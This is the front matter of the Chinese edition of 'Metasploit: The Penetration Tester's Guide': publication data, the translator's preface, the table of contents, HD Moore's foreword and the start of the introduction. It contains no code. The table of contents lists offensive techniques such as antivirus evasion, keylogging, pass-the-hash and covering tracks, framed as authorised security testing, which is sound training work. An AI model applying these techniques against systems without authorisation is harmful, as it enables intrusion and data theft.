

Broadview®  
www.broadview.com.cn



# Metasploit

## 渗透测试指南



[美] David Kennedy, Jim O'Gorman 著  
Devon Kearns, Matti Aharoni  
HD Moore 作序

诸葛建伟 王珩 孙松柏 等译

Metasploit:  
The Penetration Tester's Guide



电子工业出版社  
PUBLISHED HOUSE OF ELECTRONICS INDUSTRY  
http://www.gdbook.com.cn

www.pdlsmy.com

安全技术大系

Metasploit  
The Penetration Tester's Guide

Metasploit

渗透测试指南

[美] David Kennedy, Jim O’Gorman, Devon Kearns, Mati Aharoni 著

HD Moore 作序

诸葛建伟 王 珩 孙松柏 等译

電子工業出版社

Publishing House of Electronics Industry

北京 • BEIJING

## 内 容 简 介

本书介绍 Metasploit——近年来最强大、最流行和最有发展前途的开源渗透测试平台软件，以及基于 Metasploit 进行网络渗透测试与安全漏洞研究分析的技术、流程和方法。

本书共有 17 章，覆盖了渗透测试的情报搜集、威胁建模、漏洞分析、渗透攻击和后渗透攻击各个环节，并包含了免杀技术、客户端渗透攻击、社会工程学、自动化渗透测试、无线网络攻击等高级技术专题，以及如何扩展 Metasploit 情报搜集、渗透攻击与后渗透攻击功能的实践方法，本书一步一个台阶地帮助初学者从零开始建立起作为渗透测试者的基本技能，也为职业的渗透测试工程师提供一本参考用书。本书获得了 Metasploit 开发团队的一致好评，Metasploit 项目创始人 HD Moore 评价本书为：“现今最好的 Metasploit 框架软件参考指南”。

本书适合网络与系统安全领域的技术爱好者与学生，以及渗透测试与漏洞分析研究方面的安全从业人员阅读。

Copyright © 2011 by David Kennedy, Jim O'Gorman, Devon Kearns, Mati Aharoni. Title of English-language original: Metasploit: The Penetration Tester's Guide, ISBN 978-1-59327-288-3, published by No Starch Press. Simplified Chinese-language edition copyright © 2012 by Publishing House of Electronics Industry. All rights reserved.

本书中文简体版专有出版权由 No Starch Press, Inc. 授予电子工业出版社，专有出版权受法律保护。版权所有，侵权必究。

版权贸易合同登记号 图字：01-2011-7695

## 图书在版编目（CIP）数据

Metasploit 渗透测试指南 / (美) 肯尼 (Kennedy, D.) 等著; 诸葛建伟等译. —北京: 电子工业出版社, 2012.1 (安全技术大系)

书名原文: Metasploit: A Penetration Tester's Guide

ISBN 978-7-121-15487-4

I. ①M… II. ①肯… ②诸… III. ①计算机网络—安全技术—应用软件, Metasploit—指南  
IV. ①TP393.08-62

中国版本图书馆 CIP 数据核字 (2011) 第 259163 号

策划编辑: 毕 宁 bn@phei.com.cn

责任编辑: 许 艳

特约编辑: 顾慧芳

印 刷: 北京东光印刷厂

装 订: 三河市皇庄路通装订厂

出版发行: 电子工业出版社

北京市海淀区万寿路 173 信箱 邮编 100036

开 本: 787×980 1/16 印张: 19.5 字数: 445 千字

印 次: 2012 年 1 月第 1 次印刷

定 价: 59.00 元

凡所购买电子工业出版社图书有缺损问题, 请向购买书店调换。若书店售缺, 请与本社发行部联系, 联系及邮购电话: (010) 88254888。

质量投诉请发邮件至 zlts@phei.com.cn, 盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线: (010) 88258888。

## • 译 者 序 •

本书介绍 Metasploit——近年来最强大、最流行和最有发展前途的开源渗透测试平台软件，以及基于 Metasploit 进行网络渗透测试与安全漏洞研究分析的技术、流程和方法。Metasploit 从 2004 年横空出世之后，立即引起了整个安全社区的高度关注，作为“黑马”很快就排进安全社区流行软件的五强之列。Metasploit 不仅为渗透测试的初学者提供了一款简单易用、功能强大的软件，对于职业的渗透测试工程师而言更是在他们的“兵器库”中增加了一件神器，此外 Metasploit 也已经成为安全社区进行软件安全漏洞分析研究与开发的一个通用平台。现在，安全社区中的漏洞利用程序往往以 Metasploit 模块方式进行发布，大量的书籍（如著名的《黑客大曝光》系列，国内的《Oday 安全：软件漏洞分析技术（第 2 版）》等）也都采用 Metasploit 作为案例讲解分析的基本工具。毋庸置疑，Metasploit 已经是安全社区一个灿烂的“明星”，成为一款安全社区各个层次的技术人员都爱不释手的软件。

本书虽不是第一本介绍 Metasploit 软件的书籍（第一本是由 Syngress 在 2007 年出版的

*Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research*, 但内容组织很差, 大部分内容直接照搬一些公开的 Metasploit 文档, Amazon 上都是一星和二星的负面评价), 却是第一本真正能够全面且深入地展示 Metasploit 在网络渗透测试和漏洞研究方面强大能力的指南书籍。一方面 Metasploit 在 2007 年之后的 v3.0 中重新设计并用 Ruby 语言完全重写, 进一步提升了它作为网络渗透测试和漏洞研究框架平台性软件的功能与号召力; 另一方面, 来自著名黑客团队 Offensive Security 的本书作者们拥有丰富的网络渗透测试、安全漏洞研究与渗透软件开发的实践经验, 他们对网络渗透攻击的基本理论、实施流程, 以及 Metasploit 软件和相关工具的使用与开发都非常熟悉和了解, 在这本书中, 他们不仅仅对利用 Metasploit 来实施网络渗透测试的各个流程环节进行了细致流畅的描述和案例讲解, 还结合他们的实际经验展示了如何在 Metasploit 平台基础上扩展开发模块, 以解决一些实际情况中遇到的渗透测试需求。因此, 本书不仅能够逐步引导网络渗透测试的入门读者了解 Metasploit 的基本框架, 并且结合 Metasploit 软件的功能进行案例讲解, 从而使读者能够理解和掌握渗透攻击的基本原理、流程方法与实践技能; 而且也能对一些较高水平的读者提供 Metasploit 功能的实际参考手册, 以及进一步扩展 Metasploit 完成实际需求的方法指引。正因为如此, 本书也获得了 Metasploit 项目发起人、著名黑客 H. D. Moore 的好评, 并专门为本书撰写了序言。

在本书正式出版之前, 译者团队——清华大学信息与网络安全实验室狩猎女神科研小组就一直在渗透测试与漏洞分析技术的学习、探索和研究中使用 Metasploit 框架软件, 并于今年 5 月份开始规划撰写一本向国内读者全面介绍 Metasploit 的原创书。然而到 6 月份我们就关注到 Offensive Security 黑客团队创作的 Metasploit 书籍马上要于 7 月份出版, 而且和我们之前所规划的原创书目标基本一致, 同时我们对 Offensive Security 黑客团队之前维护的“Metasploit 揭秘”在线教程质量非常认可, 因此对他们出版 Metasploit 书籍的质量与市场销售前景非常看好, 所以选择将此书推荐给电子工业出版社进行引进翻译, 电子工业出版社也很顺利地与外方出版社签订了版权引进协议。令我们意想不到的, 本书在 Amazon 上的市场销售表现甚至超过了我们的预期, 在 7 月份本书出版后的相当长一段时间内, 都占据了 Amazon “安全与加密”类技术书籍的销量冠军宝座, 直到让位于 8 月份出版的凯文·米特尼克自传。

H.D. Moore 在为本书撰写的序言中说: “为 Metasploit 写一本书根本就是一种自虐行为: 完成的一章刚刚经过了试读, 可能它里面的内容就已经过时了”。为了尽快让国内读者阅读到这本“新鲜出炉”极具影响力的 Metasploit 参考指南, 译者团队在接受出版社的翻译任务之后, 就“马不停蹄”地开始了翻译工作, 由于我们对 Metasploit 有较多的了解与实践经验, 书籍专业内容

方面并没有给我们带来太多障碍，并且正值学校暑假，因此译者团队投入了充分的时间来保障翻译质量，在书籍翻译所要达到的“信、达、雅”目标中，我们自信能够基本达到前两个目标：对于“信”，我们在分配翻译任务时考虑了每位译者的技术优势和关注点，来保证对翻译内容的技术掌控，从而能够忠实地描述出原书作者期望传递给读者的技术知识。在翻译过程中，对于不太确认的一些疑问点，我们对 Metasploit 软件进行了实验验证，并将发现的几个原作者由于疏忽而引入的错误通过出版社提交给原作者进行勘误；对于“达”，我们在翻译之前对全书出现的技术词汇进行了整理与翻译对照，统一全书对关键技术词汇的翻译，并在初译结束之后，由诸葛建伟对全书内容进行语句修改、润色与审校，完成修改之后的初稿又由各自负责的译者进行试读、修改与格式调整，最后由诸葛建伟与电子社编辑进行全书通读、审校与文字修改，通过认真负责的翻译与审校，应能保证最终译稿的达意。而对于翻译的最高境界“雅”，作为具有很强时效性需求的技术类书籍，译者团队在权衡之后，还是选择更加注重在确保前两项翻译质量目标的前提下尽快完成译稿，从而让本书能更快与国内读者见面，因此在翻译的“雅”上会有所欠缺，敬请读者谅解。

本书的读者群主要是网络与系统安全领域的技术爱好者与学生，渗透测试与漏洞分析研究方面的安全从业人员，由于 Metasploit 在国外安全社区中已经成为事实上的渗透测试与漏洞分析平台，相信国内也会有很多对此书感兴趣的读者。在本书翻译过程中，译者发现国内安全社区对本书非常关注，并对中文版的尽早问世给予了很高的期望，也有两位热心人士计划自愿进行翻译，并分享给社区。然而由于本书是具有版权的发行作品，因此译者善意提醒了他们可能存在侵权法律的问题，也告知他们译者团队在当时已经完成了全部章节的初稿翻译并已进入审校阶段，所以他们非常配合地放弃了重复翻译的想法。而这次小风波也反映了国内安全社区对本书的期待，也促使译者团队尽快完成书稿的翻译与审校，为国内读者献上一本具有良好翻译质量的 Metasploit 经典作品。

客观而言，本书也还存在着一些不足之处，比如没有包含目前非常热门的 Web 应用渗透攻击测试与漏洞分析内容，渗透技术方面没有紧跟发展潮流（如 VoIP、SCADA、移动平台等热点攻击技术），没有引入真实的渗透测试案例，以说明 Metasploit 在实际网络渗透测试中的实用性等。当然，“瑕不掩瑜”，这并不妨碍本书能够成为一本优秀的网络渗透测试专业书籍，这也为我们进一步开发出更加全面深入的原创书提供了空间，而译者团队在充分吸收本书技术精华之后，仍有计划推出基于最新发布的 Metasploit v4.0，分别面向渗透测试技术人员、漏洞研究与利用技术人员的 Metasploit 宝典姊妹篇，敬请国内感兴趣的读者们给予关注。

本书翻译工作的具体分工是：诸葛建伟译序、前言和第 1、2、13、14、15、17 章，王珩译第 3、4、5、7、9 章，孙松柏译第 10、11、16 章和附录 B，李聪译第 6 章，陈力波译第 8 章，田繁译第 12 章与附录 A。全书内容由诸葛建伟进行全面、仔细的统稿与审校。

在本书的版权引进和翻译过程中，电子工业出版社的策划编辑毕宁给予了我们非常大的支持，编辑许艳、顾慧芳在编辑工作方面付出了辛勤的劳动。在此，一并表示深切的谢意。

诸葛建伟

2011 年 8 月于北京清华园

# 目 录

第 1 章 渗透测试技术基础.....	1
1.1 PTES 标准中的渗透测试阶段 .....	2
1.1.1 前期交互阶段 .....	2
1.1.2 情报搜集阶段 .....	2
1.1.3 威胁建模阶段 .....	2
1.1.4 漏洞分析阶段 .....	3
1.1.5 渗透攻击阶段 .....	3
1.1.6 后渗透攻击阶段 .....	3
1.1.7 报告阶段 .....	4
1.2 渗透测试类型 .....	4
1.2.1 白盒测试 .....	5
1.2.2 黑盒测试 .....	5
1.3 漏洞扫描器 .....	5



1.4 小结 .....	6
<b>第 2 章 Metasploit 基础 .....</b>	<b>7</b>
2.1 专业术语 .....	7
2.1.1 渗透攻击 (Exploit) .....	8
2.1.2 攻击载荷 (Payload) .....	8
2.1.3 Shellcode .....	8
2.1.4 模块 (Module) .....	8
2.1.5 监听器 (Listener) .....	8
2.2 Metasploit 用户接口 .....	8
2.2.1 MSF 终端 .....	9
2.2.2 MSF 命令行 .....	9
2.2.3 Armitage .....	11
2.3 Metasploit 功能程序 .....	12
2.3.1 MSF 攻击载荷生成器 .....	12
2.3.2 MSF 编码器 .....	13
2.3.3 Nasm Shell .....	13
2.4 Metasploit Express 和 Metasploit Pro .....	14
2.5 小结 .....	14
<b>第 3 章 情报搜集 .....</b>	<b>15</b>
3.1 被动信息搜集 .....	16
3.1.1 whois 查询 .....	16
3.1.2 Netcraft .....	17
3.1.3 NSLookup .....	18
3.2 主动信息搜集 .....	18
3.2.1 使用 Nmap 进行端口扫描 .....	18
3.2.2 在 Metasploit 中使用数据库 .....	20
3.2.3 使用 Metasploit 进行端口扫描 .....	25
3.3 针对性扫描 .....	26
3.3.1 服务器消息块协议扫描 .....	26
3.3.2 搜寻配置不当的 Microsoft SQL Server .....	27
3.3.3 SSH 服务器扫描 .....	28
3.3.4 FTP 扫描 .....	29
3.3.5 简单网管协议扫描 .....	30

3.4	编写自己的扫描器.....	31
3.5	小结 .....	33
<b>第 4 章</b>	<b>漏洞扫描 .....</b>	<b>35</b>
4.1	基本的漏洞扫描.....	36
4.2	使用 NeXpose 进行扫描.....	37
4.2.1	配置.....	37
4.2.2	将扫描报告导入到 Metasploit 中 .....	42
4.2.3	在 MSF 控制台中运行 NeXpose .....	43
4.3	使用 Nessus 进行扫描 .....	44
4.3.1	配置 Nessus.....	44
4.3.2	创建 Nessus 扫描策略.....	45
4.3.3	执行 Nessus 扫描.....	47
4.3.4	Nessus 报告.....	47
4.3.5	将扫描结果导入 Metasploit 框架中 .....	48
4.3.6	在 Metasploit 内部使用 Nessus 进行扫描.....	49
4.4	专用漏洞扫描器.....	51
4.4.1	验证 SMB 登录 .....	51
4.4.2	扫描开放的 VNC 空口令.....	52
4.4.3	扫描开放的 X11 服务器 .....	54
4.5	利用扫描结果进行自动化攻击.....	56
<b>第 5 章</b>	<b>渗透攻击之旅.....</b>	<b>57</b>
5.1	渗透攻击基础.....	58
5.1.1	msf> show exploits.....	58
5.1.2	msf> show auxiliary .....	58
5.1.3	msf> show options .....	58
5.1.4	msf> show payloads .....	60
5.1.5	msf> show targets.....	62
5.1.6	info .....	63
5.1.7	set 和 unset.....	63
5.1.8	setg 和 unsetg.....	64
5.1.9	save.....	64
5.2	你的第一次渗透攻击.....	64
5.3	攻击一台 Ubuntu 主机.....	68

5.4	全端口攻击载荷：暴力猜解目标开放的端口 .....	71
5.5	资源文件 .....	72
5.6	小结 .....	73
<b>第 6 章</b>	<b>Meterpreter .....</b>	<b>75</b>
6.1	攻陷 Windows XP 虚拟机 .....	76
6.1.1	使用 Nmap 扫描端口 .....	76
6.1.2	攻击 MS SQL .....	76
6.1.3	暴力破解 MS SQL 服务器 .....	78
6.1.4	xp_cmdshell .....	79
6.1.5	Meterpreter 基本命令 .....	80
6.1.6	获取键盘记录 .....	81
6.2	挖掘用户名和密码 .....	82
6.2.1	提取密码哈希值 .....	82
6.2.2	使用 Meterpreter 命令获取密码哈希值 .....	83
6.3	传递哈希值 .....	84
6.4	权限提升 .....	85
6.5	令牌假冒 .....	87
6.6	使用 ps .....	87
6.7	通过跳板攻击其他机器 .....	89
6.8	使用 Meterpreter 脚本 .....	92
6.8.1	迁移进程 .....	92
6.8.2	关闭杀毒软件 .....	93
6.8.3	获取系统密码哈希值 .....	93
6.8.4	查看目标机上的所有流量 .....	93
6.8.5	攫取系统信息 .....	93
6.8.6	控制持久化 .....	94
6.9	向后渗透攻击模块转变 .....	95
6.10	将命令行 Shell 升级为 Meterpreter .....	95
6.11	通过附加的 Railgun 组件操作 Windows API .....	97
6.12	小结 .....	97
<b>第 7 章</b>	<b>免杀技术 .....</b>	<b>99</b>
7.1	使用 MSF 攻击载荷生成器创建可独立运行的二进制文件 .....	100
7.2	躲避杀毒软件的检测 .....	101

7.2.1	使用 MSF 编码器 .....	102
7.2.2	多重编码 .....	103
7.3	自定义可执行文件模板 .....	105
7.4	隐秘地启动一个攻击载荷 .....	106
7.5	加壳软件 .....	107
7.6	小结：关于免杀处理的最后忠告 .....	108
<b>第 8 章</b>	<b>客户端渗透攻击 .....</b>	<b>109</b>
8.1	基于浏览器的渗透攻击 .....	110
8.1.1	基于浏览器的渗透攻击原理 .....	111
8.1.2	空指令 .....	112
8.2	使用 Immunity 调试器来揭秘空指令机器码 .....	112
8.3	对 IE 浏览器的极光漏洞进行渗透利用 .....	116
8.4	文件格式漏洞渗透攻击 .....	119
8.5	发送攻击负载 .....	120
8.6	小结 .....	121
<b>第 9 章</b>	<b>Metasploit 辅助模块 .....</b>	<b>123</b>
9.1	使用辅助模块 .....	126
9.2	辅助模块剖析 .....	128
9.3	小结 .....	133
<b>第 10 章</b>	<b>社会工程学工具包 .....</b>	<b>135</b>
10.1	配置 SET 工具包 .....	136
10.2	针对性钓鱼攻击向量 .....	137
10.3	Web 攻击向量 .....	142
10.3.1	Java Applet .....	142
10.3.2	客户端 Web 攻击 .....	146
10.3.3	用户名和密码获取 .....	148
10.3.4	标签页劫持攻击 .....	150
10.3.5	中间人攻击 .....	150
10.3.6	网页劫持 .....	151
10.3.7	综合多重攻击方法 .....	153
10.4	传染性媒体生成器 .....	157
10.5	Teensy USB HID 攻击向量 .....	157
10.6	SET 的其他特性 .....	160

10.7 小结 .....	161
<b>第 11 章 Fast-Track.....</b>	<b>163</b>
11.1 Microsoft SQL 注入 .....	164
11.1.1 SQL 注入——查询语句攻击 .....	165
11.1.2 SQL 注入——POST 参数攻击 .....	166
11.1.3 手工注入 .....	167
11.1.4 MS SQL 破解.....	168
11.1.5 通过 SQL 自动获得控制 (SQLPwnage) .....	172
11.2 二进制到十六进制转换器 .....	174
11.3 大规模客户端攻击 .....	175
11.4 小结：对自动化渗透的一点看法 .....	176
<b>第 12 章 Karmetasploit 无线攻击套件.....</b>	<b>177</b>
12.1 配置 .....	178
12.2 开始攻击.....	179
12.3 获取凭证.....	181
12.4 得到 Shell .....	182
12.5 小结 .....	184
<b>第 13 章 编写你自己的模块.....</b>	<b>185</b>
13.1 在 MS SQL 上进行命令执行 .....	186
13.2 探索一个已存在的 Metasploit 模块.....	187
13.3 编写一个新的模块.....	189
13.3.1 PowerShell .....	189
13.3.2 运行 Shell 渗透攻击 .....	190
13.3.3 编写 powershell_upload_exec 函数 .....	192
13.3.4 从十六进制转换回二进制程序 .....	192
13.3.5 计数器 .....	194
13.3.6 运行渗透攻击模块 .....	195
13.4 小结：代码重用的能量 .....	196
<b>第 14 章 创建你自己的渗透攻击模块.....</b>	<b>197</b>
14.1 Fuzz 测试的艺术 .....	198
14.2 控制结构化异常处理链 .....	201
14.3 绕过 SEH 限制 .....	204

14.4	获取返回地址 .....	206
14.5	坏字符和远程代码执行 .....	210
14.6	小结 .....	213
<b>第 15 章</b>	<b>将渗透代码移植到 Metasploit 框架 .....</b>	<b>215</b>
15.1	汇编语言基础 .....	216
15.1.1	EIP 和 ESP 寄存器 .....	216
15.1.2	JMP 指令集 .....	216
15.1.3	空指令和空指令滑行区 .....	216
15.2	移植一个缓冲区溢出攻击代码 .....	216
15.2.1	裁剪一个已有的渗透攻击代码 .....	218
15.2.2	构造渗透攻击过程 .....	219
15.2.3	测试我们的基础渗透代码 .....	220
15.2.4	实现框架中的特性 .....	221
15.2.5	增加随机化 .....	222
15.2.6	消除空指令滑行区 .....	223
15.2.7	去除伪造的 Shellcode .....	223
15.2.8	我们完整的模块代码 .....	224
15.3	SEH 覆盖渗透代码 .....	226
15.4	小结 .....	233
<b>第 16 章</b>	<b>Meterpreter 脚本编程 .....</b>	<b>235</b>
16.1	Meterpreter 脚本编程基础 .....	235
16.2	Meterpreter API .....	241
16.2.1	打印输出 .....	241
16.2.2	基本 API 调用 .....	242
16.2.3	Meterpreter Mixins .....	242
16.3	编写 Meterpreter 脚本的规则 .....	244
16.4	创建自己的 Meterpreter 脚本 .....	244
16.5	小结 .....	250
<b>第 17 章</b>	<b>一次模拟的渗透测试过程 .....</b>	<b>251</b>
17.1	前期交互 .....	252
17.2	情报搜集 .....	252
17.3	威胁建模 .....	253
17.4	渗透攻击 .....	255

17.5 MSF 终端中的渗透攻击过程.....255

17.6 后渗透攻击.....257

    17.6.1 扫描 Metasploitable 靶机 .....258

    17.6.2 识别存有漏洞的服务 .....259

17.7 攻击 Apache Tomcat.....260

17.8 攻击一个偏门的服务 .....262

17.9 隐藏你的踪迹.....264

17.10 小结 .....266

附录 A 配置目标机器.....267

附录 B 命令参考列表.....275

---

## • 推 荐 序 •

---

IT 是一个非常复杂和混沌的领域，充斥着各种已经半死不活的过时技术和数量更多的新系统、新软件和新协议。保护现在的企业网络不能仅仅依靠补丁管理、防火墙和用户培训，而更需要周期性地对网络中的安全防御机制进行真实环境下的验证与评估，以确定哪些是有效的哪些是缺失的，而这就是渗透测试所要完成的目标。

渗透测试是一项非常具有挑战性的工作。你拿着客户付的钱，却像犯罪者那样去思考，使用你所掌握的各种“游击”战术，在一个高度复杂的防御网络中找出最为薄弱的环节，来实施致命一击。在渗透测试中，你能够发现的事情可能是既让你的雇主惊奇，又让他烦恼：从他的服务器可以被攻陷并架设色情网站，到公司业务可以被实施大规模的欺诈与犯罪行为。

渗透测试过程需要绕过目标组织的安全防御阵线，探测出系统中存在的弱点。一次成功的渗透测试可能获取到一些敏感数据，而这通常是安全体系结构审查或漏洞评估所无法找出的，典型的发现包括共享口令、非法外联的网络，以及一些被发掘曝光的隐私信息。由马虎草率的



系统管理员和匆匆赶工完成的系统部署会造成各种各样的安全问题，经常会对一个组织造成严重的安全威胁，然而对应的解决方案与计划措施可能还积压在系统管理员冗长的 TO-DO 列表中。渗透测试可以将这些被忽略的问题及时揭示出来，让目标组织更加清晰地了解到在防御一次真正的入侵时哪些问题更需要被立即解决。

渗透测试者会接触到一个公司中最敏感的资源，他们也会访问到公司中最关键的区域，而如果有人针对这些资源和区域进行一些邪恶的攻击行为，那将给这个公司带来极其严重的负面后果。仅仅一个神秘出现的数据包就可能导致整个工厂停工，从而造成每小时数百万美元的损失；被作为攻击跳板时没有察觉并向有关部门进行通报，也可能导致最后遭遇警方令人不自在且难堪的问询。医疗系统是一个甚至连非常有经验的渗透测试师都不太乐意进行测试的领域，没有人愿意承担这个领域一些系统故障的后果责任：比如由于 OpenVMS 大型机系统故障导致将患者的血型搞混，或者由于运行 Windows XP 的一台 X 光机内存破坏对患者进行超辐射量的扫描。最为关键的系统经常也是最为脆弱的，没有几个系统管理员愿意关闭一台核心数据库服务器来安装安全补丁从而承担业务中断的风险。

在利用潜在攻击路径和造成损害的风险中进行权衡是所有渗透测试师都必须掌握的技能，这个过程不仅仅依赖于对渗透工具和技术地了解，也取决于对目标组织业务流程的深入理解，以及对其中最脆弱环节的定位能力。

在本书中，你将从四位安全专家的视角来认识渗透测试，而他们拥有不同的背景与技术专长，其中有在企业安全架构方面拥有丰富经验的安全专家，也有熟知安全漏洞挖掘和渗透代码开发地下经济链的资深黑客。在市面上已经有一些关于渗透测试与安全评估技术的书籍，也有一些完全聚焦于某种工具的实践参考书。而这本书尝试在这两者之间取得平衡，既覆盖了一些基础的工具和技术，同时又展示了如何实施一次渗透测试的方法与经验。有经验的渗透测试者可以从基于最新渗透测试执行标准的方法论中得到一些启示，而新接触渗透测试领域的新手们不仅仅能够看到关于如何入门的参考指南，也可以了解到哪些技术步骤是关键、为什么重要，以及在整个渗透测试流程中的位置。

本书是专注于 Metasploit 渗透测试框架软件的专题指南。Metasploit 开源平台提供了一个包含大量通用可靠并且经常更新的渗透攻击代码库，同时也为编写新的渗透工具及自动化渗透测试过程提供了一个完整的研究与开发环境。本书还介绍了 Metasploit Express 和 Metasploit Pro——Metasploit 框架中商业化的两个同胞姐妹，她们为如何进行一次自动化的大规模渗透测试提供了独树一帜的能力。

Metasploit 框架在代码的反复无常上是“声名狼藉”的，它的代码库每天被一个核心的开发团队和数百位来自社区的贡献者更新数十次。在我看来，为 Metasploit 写一本书根本就是一种自虐行为：完成的一章刚刚经过了试读，可能它里面的内容就已经过时了。然而，作者们接受了这项艰巨的任务，并成功地让这本书在到达读者手中时，内容还仍然是适用的。

Metasploit 开发团队也参与了这本书的评审，以确保对代码的最新修改能够精确地反映到书中，而最终的评审结果是：这本书对 Metasploit 框架软件的“零日”覆盖已经达到了人力的极限了。我们可以很负责任地说——这是现今已有最好的 Metasploit 框架软件参考指南。我们希望本书能够在你的工作中发挥价值，并且是指导你在渗透测试技术道路上不断探索前行的一本优秀参考指南。

HD Moore  
Metasploit 项目创始人

## • 作 者 序 •

Metasploit 框架跻身信息安全职业者们最广泛使用的工具软件行列已经相当长时间了,但是除了源码本身和在博客上的一些评论之外,有价值的文档却一直非常少。这种状态在 Offensive-Security 团队开发了“Metasploit 揭秘”在线教程之后得到了显著改观。在这部教程上线之后不久, No Starch 出版社就联系我们探讨扩展“Metasploit 揭秘”教程来编写一本参考书的可行性。

而这本书就是设计来让你了解 Metasploit 的输入/输出, 以及如何极致地发挥 Metasploit 框架能力的。而我们的章节内容覆盖也是经过深思熟虑和精心选择的——我们不会覆盖到每个参数或渗透攻击模块, 但我们会让你了解必须掌握的基础技术, 以及现在和将来如何使用 Metasploit 的方法。

当我们开始写作本书时，我们得到 Metasploit 项目创始人 HD Moore 的一次善意提醒。在和 HD 的一次关于开发我们的“Metasploit 揭秘”在线教程的谈话中，我们中的一位对他说了一句：“我想教程质量会很好的”。对于这句漫不经心的自我评价，HD 仅仅回应了一句“那就确保好的质量吧”。然后这就是我们尝试对本书所期望达到的效果了。

作为一个团队，我们都是富有经验的渗透测试师，每天都在使用 Metasploit 框架系统性地挫败安全控制措施、绕过防御机制，并攻击系统。我们写作此书的目的是帮助读者能够成为具备能力的渗透测试师。HD 对高质量的关注和追求也在 Metasploit 框架中得到了非常显著的体现，我们也期望能够在本书中达到与之相匹配的程度。而我们到底完成得如何，这将由你们来判断。

---

# 致 谢

---

我们要对许多人致以谢意，首先是那些辛勤工作并为社区提供了如此一款优秀软件的勇士们。特别的感谢致以 Metasploit 开发团队：HD Moore, James Lee, David D. Rude II, Tod Beardsley, Jonathan Cran, Stephen Fewer, Joshua Drake, Mario Ceballos, Ramon Valle, Patrick Webster, Efrain Torres, Alexandre Maloteaux, Wei Chen, Steve Tornio, Nathan Keltner, Chris Gates, Carlos Perez, Matt Weeks 和 Raphael Mudge。另外一个额外的感谢给 Carlos Perez，他帮助我们编写了 Meterpreter 脚本章节的部分内容。

非常感谢 Scott White，本书的技术评审，感谢他令人敬畏的工作态度。

谢谢 Offensive-Security 团队将我们团结在一起，Offensive-Security 团队的座右铭“Try Harder”经常激励和折磨我们的灵魂（包括邪恶的 ryujin）。

我们还有许多信息安全社区的同仁们要去感谢，但要感谢的人实在太多了，难以在此一一列举，而且遗漏某人的几率很高。所以我们对安全社区中的所有朋友们表示感谢，致以我们所有人最为热烈的拥抱。

一个非常特殊的致谢送给 No Starch 出版社全体同仁们，感谢他们为本书出版所做出的难以衡量的努力工作。Bill、Alison、Travis 和 Tyler，与你们和 No Starch 出版社幕后工作的所有人共同工作，我们非常高兴！

最后，非常非常感谢我们的家庭，我们都已经结婚而且一半都已经有了孩子，我们花了太多的时间在键盘上，而没有足够的时间和他们在一起。对于我们的家庭，谢谢你们的理解，我们将马上回报你们——等我们搞定下一行代码，或找出这个内存破坏的源头，或 svn 更新完代码，或把这个 Fuzz 测试跑起来，或……

## 个人特别致谢

**Dave** (Twitter: @dave\_rellk): 我将本书（我的那部分工作）献给我可爱的妻子 Erin，她忍受了我在深夜中不断地敲击键盘。献给我的三个孩子，他们让我同时年轻和老成。献给我的父亲 Jim 和母亲 Janna，以及继母 Deb，谢谢他们和我在一起并培养我成才。感谢 Jim、Dookie 和 Muts 在本书中付出的辛勤工作，以及成为我的好朋友。感谢我在 Offensive-Security 团队中的好友：Chris “Logan” Hadnagy、我的兄弟 Shawn Sullivan，以及我在 Diebold 公司的同事们。感谢我的好朋友 HD Moore，他对安全业界的专注和投入给我们很多启示。感谢在我生活中的所有朋友，谢谢 Scott Angelo 给我一个机会并信任我。最后，感谢上帝，没有他，这世上没有人能够存在。

**Devon** (@dookie2000ca): 感谢我美丽且包容的妻子，她不但支持还鼓励了我的技术狂热，你不仅仅是我的灵感与动力的源泉，如果没有你在这些事务中为我考虑，我将永远不可能取得任何成绩。感谢我的合作者，谢谢你们信任我这个新人并接受我入伙。特别要感谢 Mati，不仅是组建了这支欢乐的乐队，还给我提供了机会。

**Muts** (@backtracklinux): 特别感谢本书的合作者，他们对本书投入的时间和热情真是令人鼓舞。我将 Jim、Devon 和 Dave 看作最好的朋友和在安全领域最好的伙伴。

**Jim** (@\_Elwood\_): 谢谢 Matteo、Chris “Logan” 和所有 Offensive-Security 团队的伙伴们。另外也很感谢 Robert、Matt、Chris 和我在 StrikeForce 的同事们。谢谢我的好妻子 Melissa：你在你手中拿着的这本书是证明我之前并非有意逃避家务劳动的证据。感谢 Jack 和 Joe，请不要在妈妈面前揭发我告诉她我正在工作的时候是在和你们一起玩游戏，你们三个人是我生命中最重要的人。最后感谢我的合作者 Mati、Devon 和 Dave：谢谢你们让我把名字署在书上——我真的是在逃避家务。

---

# 前言

---

想象一下在不久的将来，一位攻击者决定要攻击一家跨国企业的数字资产，目标是从花费数百万美元构建的安全防御基础设施中挖掘出价值数亿的知识产权。攻击者很娴熟地祭出“神器”——最新版本 **Metasploit**，在攻破目标组织的网络边界防御之后，他找到了一个“软肋”，并有条不紊地实施一系列渗透攻击，但是直到他已经攻陷了网络中每一个角落之后，好戏才刚刚上演。他在系统之间神出鬼没，寻找核心业务组件，而企业仍然在按部就班地运营，没人能够察觉到他的存在。弹指之间，他让数百万美元的安全防御设施灰飞烟灭，将公司最敏感的知识产权数据手到擒来。

恭喜你完成了一次漂亮的工作，你已经展示出真正的业务影响后果，现在是写报告和收钱的时候了。令人称奇的是，现今的渗透测试者就已经处在上面场景中所描述的假想敌手角色，应那些需要高度安全等级的企业所邀请，来实施合法的攻击。欢迎来到渗透测试的神奇世界。

# 为什么进行渗透测试

企业在保护关键基础设施的安全计划中投入了数百万美元，来找出防护盔甲的缝隙，防止敏感数据外泄。而渗透测试是能够识别出这些安全计划中的系统弱点与不足之处的一种最为有效的技术方式。通过尝试挫败安全控制措施并绕开防御机制，渗透测试师能够找出攻击者可能攻陷企业安全计划、并对企业带来严重破坏后果的方法。

当你在阅读本书时，请记住你并不是非要攻陷哪个或者哪些系统，你的目标是以一种安全和受控的方式，来展示攻击者如何可以对一个组织造成严重破坏，并影响它的业务盈利、维持声望和保护客户的能力。

## 为什么是 Metasploit

Metasploit 并不仅仅是一个工具软件，它是为自动化地实施经典的、常规的，或复杂新颖的攻击提供基础设施支持的一个完整框架平台。它使你可以将精力集中在渗透测试过程中那些独特的方面上，以及如何识别信息安全计划的弱点上。

